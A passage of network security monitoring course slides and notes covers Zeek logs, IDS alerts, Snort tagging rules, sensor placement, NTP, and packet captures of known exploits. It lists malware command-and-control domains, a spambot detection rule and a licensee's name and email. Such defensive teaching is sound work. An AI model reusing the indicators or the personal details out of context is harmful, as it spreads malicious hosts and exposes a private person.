Transaction Data Example

Zeek/Bro logs provide a tremendous example of transaction data

```
Terminal: student@Sec511-Linux: ~/sality
[~/sality]$ bro -r /pcaps/sality-and-others.pcap
[~/sality]$ ls -l
total 9564
-rw-rw-r-- 1 student student 2402573 Jul  3 03:31 conn.log
-rw-rw-r-- 1 student student 4420462 Jul  3 03:31 dns.log
-rw-rw-r-- 1 student student  5301 Jul  3 03:31 dpd.log
-rw-rw-r-- 1 student student  601290 Jul  3 03:31 files.log
-rw-rw-r-- 1 student student 262819 Jul  3 03:31 http.log
-rw-rw-r-- 1 student student  2611 Jul  3 03:31 irc.log
-rw-rw-r-- 1 student student  253 Jul  3 03:31 packet_filter.log
-rw-rw-r-- 1 student student  4689 Jul  3 03:31 pe.log
-rw-rw-r-- 1 student student 1654202 Jul  3 03:31 smtp.log
-rw-rw-r-- 1 student student  434 Jul  3 03:31 tunnel.log
-rw-rw-r-- 1 student student 410490 Jul  3 03:31 weird.log
[~/sality]$
```

```
Terminal: student@Sec511-Linux: ~/sality
[~/sality]$ cat http.log | bro-cut user_agent host | sort -u | grep KUKU
KUKU v3.04 exp bsnf.bpfq02.com
KUKU v3.04 exp dvqjju.bpfq02.com
KUKU v3.04 exp jpufu.wtcvxu.com
KUKU v3.04 exp kfjcl.egozdq.com
KUKU v3.04 exp lluqt.egozdq.com
KUKU v3.04 exp mgpfu.bpfq02.com
KUKU v3.04 exp ovte.wtcvxu.com
KUKU v3.04 exp searchportal.information.com
KUKU v3.04 exp spcn01.information.com
KUKU v3.04 exp squv.egozdq.com
KUKU v3.04 exp sydmwk.5558x7.com
KUKU v3.04 exp wqiwbk.wtcvxu.com
KUKU v3.09 exp 89.149.208.166
KUKU v3.09 exp www.bpfq02.com
KUKU v3.09 exp www.f5dsljkkk4d.info
KUKU v3.09 exp www.glikdcvns3sdsal.info
[~/sality]$
```

Transaction Data Example

You may run the commands shown above by typing the following in a Sec-511-Linux terminal:

```
$ bro -r /pcaps/sality-and-others.pcap
$ cat http.log | bro-cut user_agent host | sort -u | grep KUKU
```

This shows two key fields (user_agent and host) found within Bro's http.log.

Statistical Data

- Statistical data provides a numeric analysis of network traffic
- Often useful for anomaly-based detection

Protocol	% Packets	Packets	% Bytes	Bytes	Mbit/s	End Pack
▼ Frame	100.00 %	46054	100.00 %	3782426	0.124	
▼ Ethernet	100.00 %	46054	100.00 %	3782426	0.124	
Address Resolution Protocol	47.90 %	22061	34.99 %	1323660	0.043	22
Link Layer Discovery Protocol	0.07 %	32	0.09 %	3424	0.000	
▼ Internet Protocol Version 4	52.63 %	23960	64.91 %	2455232	0.080	
▼ User Datagram Protocol	0.13 %	61	0.19 %	7195	0.000	
Domain Name Service	0.06 %	28	0.06 %	2284	0.000	
▼ NetBIOS Datagram Service	0.01 %	5	0.03 %	1267	0.000	
▼ SMB (Server Message Block Protocol)	0.01 %	5	0.03 %	1267	0.000	
▼ SMB MailSlot Protocol	0.01 %	5	0.03 %	1267	0.000	
Microsoft Windows Browser Protocol	0.01 %	5	0.03 %	1267	0.000	
Hypertext Transfer Protocol	0.03 %	12	0.06 %	2100	0.000	
NetBIOS Name Service	0.03 %	16	0.04 %	1544	0.000	
▼ Transmission Control Protocol	8.94 %	13327	39.57 %	1496557	0.049	12
Data	1.17 %	540	6.42 %	621050	0.020	
▼ NetBIOS Session Service	0.51 %	234	1.33 %	50378	0.002	
▶ SMB (Server Message Block Protocol)	0.47 %	216	1.29 %	48704	0.002	

Statistical Data

The screenshot shows Wireshark protocol hierarchy statistics on `/pcaps/virut-worm.pcap`

You may view this by typing the following in a Sec-511-Linux terminal:

```
$ wireshark /pcaps/virut-worm.pcap &
```

Then go to Statistics -> Protocol Hierarchy.

Alert Data

- Alert data is composed of IDS alerts
- Most IDS consoles allow "view packet" capability
- While quite useful as a starting point, alerts tend to reflect a small portion of traffic that is sent past an IDS sensor
 - Like "looking at the world from the bottom of a well."¹
 - You can't use Wireshark to follow the TCP stream with one packet
- Unfortunately, many SOCs and IDS teams have access to alert data only

Alert Data

Using IDS alerts as a sole source of data leads to, quoting Mike Doughty (formerly the lead singer of Soul Coughing): "I feel as if I am looking at the world from the bottom of a well."²

The IDS may alert on a fraction of the packets relevant to a given attack. It can be frustrating to try to fill in the blanks.

Full packet capture is a great solution, as previously discussed. Another simpler solution is tagged data, which we will discuss shortly.

References:

[1] Mike Doughty – Looking at the World from the Bottom of a Well Lyrics | MetroLyrics, <https://sec511.com/5h>

[2] Ibid.

Example Sguil IDS Alert

ST	Alert ID	Date/Time	Src IP	SPort	Dst IP	DPort	..	Event Message
RT	3.23029	2014-07-06 20:20:30	10.5.11.49	1148	10.5.79.142	80	6	ET INFO GENERIC SUSPICIOUS POST to Dotted Quad ..
RT	4.471	2014-07-06 20:20:30	10.5.11.49	1148	10.5.79.142	80	6	PADS Changed Asset - http Mozilla/4.0 (compatible; MS..
RT	3.23033	2014-07-06 20:20:31	10.5.11.49	1150	10.5.79.142	80	6	ET TROJAN Metasploit Meterpreter stdapl_ Command ...

IP	Source IP	Dest IP	Ver	HL	TOS	len	ID	Flags	Offset	TTL	ChkSum
	10.5.11.49	10.5.79.142	4	5	0	201	669	2	0	128	35017

TCP	Source Port	Dest Port	R	R	R	C	S	S	Y	I	Seq #	Ack #	Offset	Res	Window	Urp	ChkSum
	1148	80	-	-	-	X	X	-	-	-	387559217	3268389744	5	0	65535	0	22463

DATA	Hex	ASCII
	50 4F 53 54 20 2F 5A 61 52 55 5F 67 37 6F 49 71	POST /ZaRU_g7oIq
	7A 68 30 57 33 47 58 53 43 32 5A 2F 20 48 54 54	zh0W3GXSC2Z/ HTTP
	50 2F 31 2E 30 0D 0A 55 73 65 72 2D 41 67 65 6E	P/1.0..User-Agen
	74 3A 20 4D 6F 7A 69 6C 6C 61 2F 34 2E 30 20 28	t: Mozilla/4.0 (
	63 6F 6D 70 61 74 69 62 6C 65 3B 20 4D 53 49 45	compatible; MSIE
	20 36 2E 31 3B 20 57 69 6E 64 6F 77 73 20 4E 54	6.1; Windows NT
	29 0D 0A 48 6F 73 74 3A 20 31 30 2E 35 2E 37 39	..Host: 10.5.79
	2E 31 34 32 0D 0A 43 6E 6F 74 65 6E 74 2D 4C 65	142; Content-Le

Example Sguil IDS Alert

Here is a Sguil alert for a "ET INFO GENERIC SUSPICIOUS POST to Dotted Quad..."

We will perform an exercise using Sguil later. If you'd like to see this alert now, double-click on the Sguil desktop icon and log in with username: Student, password: Security511.

This event occurred on 2014-07-06 at 20:20:40.

Sguil is available at <https://sec511.com/4j>.

Tagged Data

Tagged data is data that is logged by an IDS after specific rules fire

- The sensor will then "follow" the traffic, by logging subsequent packets
- Most IDSs, including Snort and Sourcefire, support tagging

For sites that are unable to leverage full packet capture, tagging is a great middle step

Tagged Data

Tagging offers tremendous bang for the buck, and adding tagging to a NIDS is usually fast and simple. Many sites struggle with the "bottom of the well" view that IDS alerts can offer and don't realize how easy tagging is to accomplish.

Rules that have proven to be high value in the past should be prime candidates for tagging.

Snort/Sourcefire Tagging Syntax

Format is `<type>, <count>, <metric>, [direction];`

- type is session or host
- count is applied to the metric
- metric is seconds, packets, or bytes
- direction is `src` or `dst`
 - Used for host type only

Example: `host, 60, seconds, src`

- Tags all subsequent traffic sent from that host during the following 60 seconds

Snort/Sourcefire Tagging Syntax

The Snort/Sourcefire tagging syntax is straightforward. You may tag a session or host, apply a direction, and tag X seconds, packets, or bytes.

The full syntax is described in the Snort Manual, available at <https://sec511.com/5n>.

Example of a Tagged Rule

```
alert tcp $HOME_NET !21:587 -> any any
(msg:"ET MALWARE Spambot Suspicious 220
Banner on Local Port"; flow: established;
content:"220 "; offset: 0; depth: 4; tag:
session, 20, packets;
reference:url,doc.emergingthreats.net/bin/v
iew/Main/2001815; classtype:non-standard-
protocol; sid:2001815; rev:8;)1
```

Example of a Tagged Rule

The Emerging Threats rule shown above tags the next 20 packets that follow in the TCP connection after matching the content of "220".

Reference:

[1] 2001815 < Main < EmergingThreats, <https://sec511.com/4m>

Correlated Data

Correlated data is related data from multiple sources

- This includes metadata, which is "data about data"

For example, a NIDS alert shows:

- 192.0.2.103:4444 -> 10.5.11.118:52271 "ET POLICY PE EXE or DLL Windows file download"

Correlated data could include

- DNS and WHOIS lookups on the source
- Asset inventory data on the destination
- Full packet capture of the session

Correlated Data

The example above is altered to protect the guilty.

Note that 192.0.2.0/24 is "TEST-NET-1", set aside for examples per RFC 5737:
<https://sec511.com/5v>.

Course Roadmap

- Day 1: Current State Assessment, SOCs, and Security Architecture
- Day 2: Network Security Architecture
- **Day 3: Network Security Monitoring**
- Day 4: Endpoint Security Architecture
- Day 5: Automation and Continuous Security Monitoring
- Day 6: Capstone: Design, Detect, Defend

NETWORK SECURITY MONITORING

1. Getting Started
2. Network Security Monitoring Overview
3. Evolution of NSM
4. The NSM Toolbox
5. NIDS Design
6. Analysis Methodology
7. NSM Data Sources
8. **Exercise: Pcap Strings and File Carving - Zeek/Bro**
9. Practical NSM Issues
10. Cornerstone NSM
11. Exercise: Sguil Service-Side Analysis
12. Tracking .EXEs
13. Identifying Command and Control Traffic
14. Tracking User Agents
15. C2 via HTTPS
16. Tracking Encryption Certificates
17. 511.3 Final Exercise

Course Roadmap

Let's carve some pcaps!

Licensed To: Martin Brown <hermespaul56@gmail.com> May 17, 2020



Exercise 3.1: Pcap Strings and File Carving - Zeek/Bro

SEC511 Workbook: Pcap Strings and File Carving - Zeek/Bro

Please go to the 511 Exercise Workbook, section 511.3-1.

Course Roadmap

- Day 1: Current State Assessment, SOCs, and Security Architecture
- Day 2: Network Security Architecture
- **Day 3: Network Security Monitoring**
- Day 4: Endpoint Security Architecture
- Day 5: Automation and Continuous Security Monitoring
- Day 6: Capstone: Design, Detect, Defend

NETWORK SECURITY MONITORING

1. Getting Started
2. Network Security Monitoring Overview
3. Evolution of NSM
4. The NSM Toolbox
5. NIDS Design
6. Analysis Methodology
7. NSM Data Sources
8. Exercise: Pcap Strings and File Carving - Zeek/Bro
9. **Practical NSM Issues**
10. Cornerstone NSM
11. Exercise: Sguil Service-Side Analysis
12. Tracking .EXEs
13. Identifying Command and Control Traffic
14. Tracking User Agents
15. C2 via HTTPS
16. Tracking Encryption Certificates
17. 511.3 Final Exercise

Course Roadmap

Our next section describes Practical NSM Issues.

Licensed To: Martin Brown <hermespaul56@gmail.com> May 17, 2020

Practical NSM Issues

Before we further delve into Network Security Monitoring, there are some practical issues to consider:

- Server/sensor design
- How to sniff
- Where to sniff
- NTP

Practical NSM Issues

Network Security Monitoring requires a foundation of technology and design in order to be successful.

Issues to consider include:

- Server/sensor design
- How to sniff
- Where to sniff
- NTP

NSM Sensors and Servers

- An NSM system may be a server and/or a sensor
 - A sensor collects data, including sniffing packets
 - A server presents data
- In a simple environment, a combined sensor and server may suffice
- More complex environments may require multiple sensors that send data to a central server

NSM Sensors and Servers

Overall, the best design is multiple sensors with a centralized server, with *some* data (such as NIDS alerts) sent back to the centralized server, while other data (such as full packet capture) remains local on each sensor.

Security Onion Server/Sensor Design

Security Onion supports server and sensors

- Includes dedicated server or sensor mode, as well as combined server/sensors
- Our class VM is both a server and a sensor

The following data is sent to the server and stored in a central database:

- NIDS alerts, OSSEC alerts (above Level 5), SANCP data, PADS events, and Zeek/Bro HTTP logs¹

The following data stays local on the sensor

- Pcaps, Zeek/Bro logs, Argus data, and raw OSSEC logs²

Security Onion Server/Sensor Design

Security Onion supports a well-designed server/sensor architecture. High-volume data, such as packet capture, stays local on the sensor. Summary data, such as NIDS alert data, is sent to the central server.

You can't easily centralize full packet capture data: If you are sniffing a T1 that is fully utilized, you would need another T1's worth of bandwidth to centralize that data. That is why full packet capture stays local. Once an analyst discovers alerts worth investigating, full packet capture is available on the appropriate sensor for correlation. Depending on the sensitivity of the data, this may require specific escalation procedures and authorization.

References:

[1] Google Groups, <https://sec511.com/4w>

[2] Ibid.

Practical Issues: How to Sniff

Sniffing physical traffic requires a device that supports promiscuous network access

- There are three ways to sniff physical network traffic: Hubs, span/mirror ports, and taps

Sniffing virtual network traffic is (usually) simpler

- Just sniff the virtual interface with a privileged account
- The hypervisor must allow this

Practical Issues: How to Sniff

You need a place to sniff promiscuous traffic. This is usually quite easy on virtual networks but can pose a challenge (often minor) on physical networks.

Taps and managed switches that support span/mirror ports have plummeted in price lately, as we will learn shortly.

Hubs

- A hub is a Layer 1 device that supports half-duplex operation, typically at 10 or 100 Mbps
- Hubs are legacy technology: New devices labeled "hub" are usually cheap, unmanaged switches
- In most cases, this is the wrong way to sniff



Hubs

Unless you (really) know what you are doing, don't sniff with a hub. It will degrade the network performance for traffic passing through it, taking it down to 100 Mbps half duplex (best case). TCP/IP was designed to be full duplex.

One exception to the "wrong way" statement is a small hub used for incident handling purposes. Say a secretary's PC is behaving strangely, and there is no tap or span port available. Quickly connecting the PC to a hub and the hub to the switch will give the incident handler a way to sniff the network traffic promiscuously. The downside of potentially slower speed and half-duplex operation is limited when a single PC is impacted. And inexpensive taps are available for \$40, as we will learn shortly.

Reference:

File:4 port netgear ethernet hub.jpg – Wikimedia Commons, <https://sec511.com/5k>

Mirror Ports

A switch mirror port is a reasonable solution, with some drawbacks:

- Span ports will not forward malformed frames
- Span ports will not forward VLAN tags

Managed switches have become very inexpensive: less than US\$40 for the pictured SOHO D-Link 8-port gigabit managed switch



Mirror Ports

Mirror ports do have some disadvantages, such as not forwarding malformed frames or VLAN tags. That being said, they are a reasonable solution for many situations, especially if an organization has already invested in managed switches that support span/mirror ports.

Managed switches that support a span port have plummeted in price. The model above is a SOHO (small office/home office) switch, available for less than \$60. This is not a robust switch for heavy production use, but it does illustrate how far prices have dropped for this kind of functionality.

Note that Cisco uses the term "span" port, whereas most of the rest of the industry usually uses "mirror" port. They mean the same thing. We will use the term "mirror port."

Reference:

D-Link Smart Managed 8-Port Gigabit Switch (DGS-1100-08) | D-Link, <https://sec511.com/5w>

Network Taps

- The best all-around solution is a passive network tap
- High-end taps support tap buffers
 - Will gracefully handle bursts of traffic
- Tap cost: \$40 to thousands



Network Taps

The small "throwing star" tap shown above costs less than \$40. It is a simple tap and requires two monitoring cables to sniff both duplexes.

An example of an inexpensive full-duplex tap is the SharkTap, which costs \$75.

Production-class taps that support dual power and tap buffers cost hundreds to thousands of dollars.

Regardless of what you choose, adding network taps to production environments is usually not overly difficult or expensive, unless you are sniffing fiber and/or very high-speed (10 gig+) links.

References:

Throwing star tap: Great Scott Gadgets – Throwing Star LAN Tap, <https://sec511.com/6g>

SharkTap: midBit Technologies, LLC – Home, <https://sec511.com/63>

UsRobotics fiber tap: <https://sec511.com/6u>

Port Overload

Both mirror ports and taps may become overloaded

- For example, seven 100-megabit streams sent to one 100-megabit port == lots of lost data

Tap buffers help mitigate this in the short term

- But prolonged port overload will exhaust the tap buffer

Best bet: use taps with buffers and monitor port usage

Port Overload

Both mirror ports and taps may suffer from port overload: Sending seven 100-megabit traffic streams to one 100-megabit mirror port can easily overload the port, resulting in dropped frames.

Higher-end taps support tap buffers that will cache frames when the tap port is overloaded. This is designed for short bursts of traffic; the buffer will fill during prolonged bursts of traffic that overload the mirror port.

Always monitor the utilization of your mirror ports and taps, and re-engineer as necessary. You have the option of tapping or mirroring less traffic, or adding more taps or mirror ports.

Sniffing Virtual Traffic

Sniffing virtual traffic in a hypervisor is (usually) very simple

- Sniff the virtual interface in promiscuous mode
- The hypervisor must allow this

This is one of the best ways to get access to the most traffic

- No additional hardware
- No additional points of failure



Sniffing Virtual Traffic

Sniffing virtual traffic is usually a piece of cake. Place a virtual NSM sensor (such as Security Onion) on the hypervisor, choose the virtual network, and sniff away.

One sensor can be used to sniff multiple virtual networks on the same hypervisor; the sensor VM needs to be sized accordingly (given enough virtual RAM, CPU, and disk).

NSM Sensor Placement

- DMZ
- Internal
 - Umbrella
 - Focused
- External
 - These tend to be used for attack awareness

NSM Sensor Placement


We will next discuss where to place your NSM sensors.

Many organizations have a single "umbrella" NIDS/NSM sensor. This is better than nothing, but often suboptimal, as we will learn next.

Umbrella Sensor

The arrow represents an "umbrella" sensor placement


- If you have a large network, this does not provide enough visibility



Umbrella Sensor

This sensor is called an "umbrella sensor"; it is often the only sensor at many organizations. The risk is that it tries to do too many things at once, and is often ineffective as a result.

Remember, switches that support mirror ports have plummeted in price. It is best to add some targeted sensors on critical networks, as we will discuss next.



Sensor Placement

1. This is called an *umbrella sensor*; it is much more effective when paired with more sensors.
2. This is a DMZ sensor. These sensors can be quite effective because DMZ networks are usually relatively small and well designed.
3. This is a focused sensor, protecting the general server LAN.
4. This is another (more) focused sensor, protecting the sensitive internal network (such as a credit card processing network).
5. This is an external sensor, used for attack awareness and extrusion/exfiltration detection.
6. This is a client-network sensor. Most companies have little or no visibility here. It is best to have at least one of these, placed on your most critical client network (such as one used by your C-level executives).

Practical Issues: NTP

CIS Control 6.1:

- *Use at least three synchronized time sources from which all servers and network devices retrieve time information on a regular basis so that timestamps in logs are consistent.*¹

Make sure *everything* in your organization that can use NTP does so

- It's simple bread-and-butter operations



Practical Issues: NTP

The course authors have attempted to perform incident response on systems with unsynchronized clocks many times. Doing so causes problems with correlation and with building a forensic timeline. It can introduce reasonable doubt to cases that go to court.

There is no valid operational reason to have unsynchronized clocks in a modern production environment. Synchronizing to NTP is a simple bread-and-butter operational best practice. If you have an internet connection, high-quality NTP is free, minus a minor amount of bandwidth.

The course authors have also added NTP to air-gapped networks that lack internet connectivity. GPS NTP Ethernet clocks are available for less than \$1,000.

Here is one example: <https://sec511.com/6q>

Reference:

[1] CIS Controls, <https://sec511.com/2k>

Practical Issues: Time Zones and Daylight Saving Time

If your organization spans multiple time zones, it is best practice to consolidate to Coordinated Universal Time (UTC)

- AKA Greenwich Mean Time or Zulu time

It is also safer to ignore daylight saving time, which may introduce ambiguity

- For example, Boston is 5 hours earlier than London
- Except when it's 4 hours earlier in mid-March and late October/early November

Practical Issues: Time Zones and Daylight Saving Time

If your organization spans multiple time zones, it is best practice to consolidate to Coordinated Universal Time (UTC). It is also safer to ignore daylight saving time, which is implemented differently around the world, and even within the same country. Most of the United States follows daylight saving time, but the state of Hawaii does not, as one example.

In case you were wondering why the acronym for Coordinated Universal Time is UTC:

Why is UTC the preferred abbreviation?


An international advisory group of technical experts in the International Telecommunication Union (ITU) devised the Coordinated Universal Time system in 1970. The ITU felt it was best to designate a single abbreviation for use in all languages to minimize confusion.

Since unanimous agreement could not be achieved on using either the English word acronym "CUT" (taking the first letters of the words "Coordinated Universal Time") or the French acronym "TUC" (abbreviated from "Temps Universel Coordonné"), the abbreviation UTC was chosen as a compromise.¹

Reference:

[1] Why Is It Called UTC – not CUT? <https://sec511.com/60>

Spring Time Difference Between NYC, London, and Sydney¹



Spring Time Difference Between NYC, London, and Sydney¹

New York City is either 16, 15, or 14 hours away from Sydney, depending on daylight saving time. The difference between countries in opposite hemispheres is larger because winter in NYC means summer in Sydney, and the United States and Australia follow opposite (and inconsistent) daylight saving time schedules.

The screenshot above was taken from a great video that explains why daylight saving time is an expensive waste of time.

Reference:

[1] Daylight Saving Time Explained – YouTube, <https://sec511.com/54>

Course Roadmap

- Day 1: Current State Assessment, SOCs, and Security Architecture
- Day 2: Network Security Architecture
- **Day 3: Network Security Monitoring**
- Day 4: Endpoint Security Architecture
- Day 5: Automation and Continuous Security Monitoring
- Day 6: Capstone: Design, Detect, Defend

NETWORK SECURITY MONITORING

1. Getting Started
2. Network Security Monitoring Overview
3. Evolution of NSM
4. The NSM Toolbox
5. NIDS Design
6. Analysis Methodology
7. NSM Data Sources
8. Exercise: Pcap Strings and File Carving - Zeek/Bro
9. Practical NSM Issues
- 10. Cornerstone NSM**
11. Exercise: Sguil Service-Side Analysis
12. Tracking .EXEs
13. Identifying Command and Control Traffic
14. Tracking User Agents
15. C2 via HTTPS
16. Tracking Encryption Certificates
17. 511.3 Final Exercise

Course Roadmap

Our next section describes Cornerstone NSM.

Licensed To: Martin Brown <hermespaul56@gmail.com> May 17, 2020

Cornerstone NSM

Critical NSM capabilities include the following:

- Identifying client-side and service-side exploits
- Identifying command and control traffic, including unknown persistent outbound network connections
- Tracking .EXEs on the network
- Tracking HTTP user agents
- Tracking encryption certificates

Cornerstone NSM

Malware often uses repeated techniques to avoid detection. For example, malware often mangles MS-DOS headers to avoid .EXE signature detection. Let's detect the mangling!

This concept is called "Kill with a borrowed sword":

*When you do not have the means to attack your enemy directly, then attack using the strength of another. Trick an ally into attacking him, bribe an official to turn traitor, or **use the enemy's own strength against him**.*¹ —Thirty-Six Stratagems

What does an ancient Chinese text have to do with fighting malware?

The concept of killing with a borrowed sword (often misattributed to Sun Tzu) applies directly to NSM, specifically the bolded (our emphasis) section above: "use the enemy's own strength against him."

Reference:

[1] Thirty-Six Strategies – 36 Ji I. 3. <https://sec511.com/58>

Client-Side Exploits

Client-side exploits "turn your firewall inside out"

- Source: Victim
- Destination: Attacker

Most firewalls are far more permissive outbound than inbound

- The majority of recent major incidents have begun with client-side exploitation

Client-Side Exploits

Network firewalls were designed to stop outsiders from getting into a network and could originally filter at Layer 3 (IP addresses) and Layer 4 (ports) only.

Next-generation firewalls add additional functionality, including filtering at Layer 7 (data). They are still an immature technology. For example, determining whether a PDF is malicious at wire speed is very difficult.

This is why client-side attacks represent one of the most common vectors for initial network compromise.

Client-Side Example

- Attacker: 10.5.11.103
- Victim: 10.5.11.68
- Victim initiates TCP 3-way handshake

Source	Destination	Protocol	Info
10.5.11.68	10.5.11.103	TCP	1069 > 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 S
10.5.11.103	10.5.11.68	TCP	80 > 1069 [SYN, ACK] Seq=0 Ack=1 Win=14600 Len=0
10.5.11.68	10.5.11.103	TCP	1069 > 80 [ACK] Seq=1 Ack=1 Win=64240 Len=0
10.5.11.68	10.5.11.103	HTTP	GET / HTTP/1.1
10.5.11.103	10.5.11.68	TCP	80 > 1069 [ACK] Seq=1 Ack=284 Win=15544 Len=0
10.5.11.103	10.5.11.68	HTTP	HTTP/1.1 302 Moved
10.5.11.68	10.5.11.103	HTTP	GET /?liHhXwdzMhJX HTTP/1.1
10.5.11.103	10.5.11.68	TCP	80 > 1069 [ACK] Seq=133 Ack=580 Win=16616 Len=0
10.5.11.103	10.5.11.68	TCP	[TCP segment of a reassembled PDU]

Client-Side Example

This is an example of the MS10-002 exploit, AKA "Aurora."

You can view this traffic in the Sec-511-Linux virtual machine by typing the following in a terminal:

```
$ wireshark /pcaps/ms10-002-aurora.pcap &
```

Notice the second "GET":

- GET /?liHhXwdzMhJX HTTP/1.1\r\n

As the C+C (C2) Music Factory would say: "Things that make you go hmmm..."¹

Reference:

[1] C+C Music Factory – Things That Make You Go Hmmm.... (Video Version) ft. Freedom Williams – YouTube, <https://sec511.com/55>

Service-Side Exploits

Service-side exploits are initiated by the attacker

- The attacker sends the initial SYN (for TCP) or the first packet (UDP and ICMP)

Also known as server-side exploits

- "Service" is more accurate, as both server and client systems (such as laptops) typically have listening services

Proper firewall and DMZ design has largely mitigated this threat from the internet

- Service-side attacks are usually seen after a pivot, as part of the post-exploitation phase

Service-Side Exploits

A pivot occurs after an attacker has compromised an internal system. The attacker uses the first compromised system as a beachhead and uses it to compromise additional internal systems.

The initial compromise is usually via a client-side attack, though other methods include USB, and mobile devices infected outside the organization's network and walked in by staff.

Service-Side Example

- Attacker: 10.5.11.103
- Victim: 10.5.11.67
- Attacker initiates TCP 3-way handshake

Source	Destination	Protocol	Info
10.5.11.103	10.5.11.67	TCP	50648 > 445 [SYN] Seq=0 Win=14600 Len=0 MSS=1460 SACK_PERM=1 T...
10.5.11.67	10.5.11.103	TCP	445 > 50648 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460 WS...
10.5.11.103	10.5.11.67	TCP	50648 > 445 [ACK] Seq=1 Ack=1 Win=15360 Len=0 TSval=5294222...
10.5.11.103	10.5.11.67	SMB	Negotiate Protocol Request
10.5.11.67	10.5.11.103	SMB	Negotiate Protocol Response
10.5.11.103	10.5.11.67	TCP	50648 > 445 [ACK] Seq=89 Ack=90 Win=15360 Len=0 TSval=52942282...
10.5.11.103	10.5.11.67	SMB	Session Setup AndX Request, NTLMSSP_NEGOTIATE
10.5.11.67	10.5.11.103	SMB	Session Setup AndX Response, NTLMSSP_CHALLENGE, Error: STATUS_I...
10.5.11.103	10.5.11.67	SMB	Session Setup AndX Request, NTLMSSP_AUTH, User: .\
10.5.11.67	10.5.11.103	SMB	Session Setup AndX Response, Error: STATUS_LOGON_FAILURE
10.5.11.103	10.5.11.67	SMB	Session Setup AndX Request, User: .\

Service-Side Example

This is an example of the MS08_067 exploit, famously used by the Conficker worm.

You can view this traffic yourself in Sec-511-Linux by typing the following in a terminal:

```
$ wireshark /pcaps/ms08-067.pcap &
```

Then type the following display filter: `tcp.port==50648`

Course Roadmap

- Day 1: Current State Assessment, SOCs, and Security Architecture
- Day 2: Network Security Architecture
- **Day 3: Network Security Monitoring**
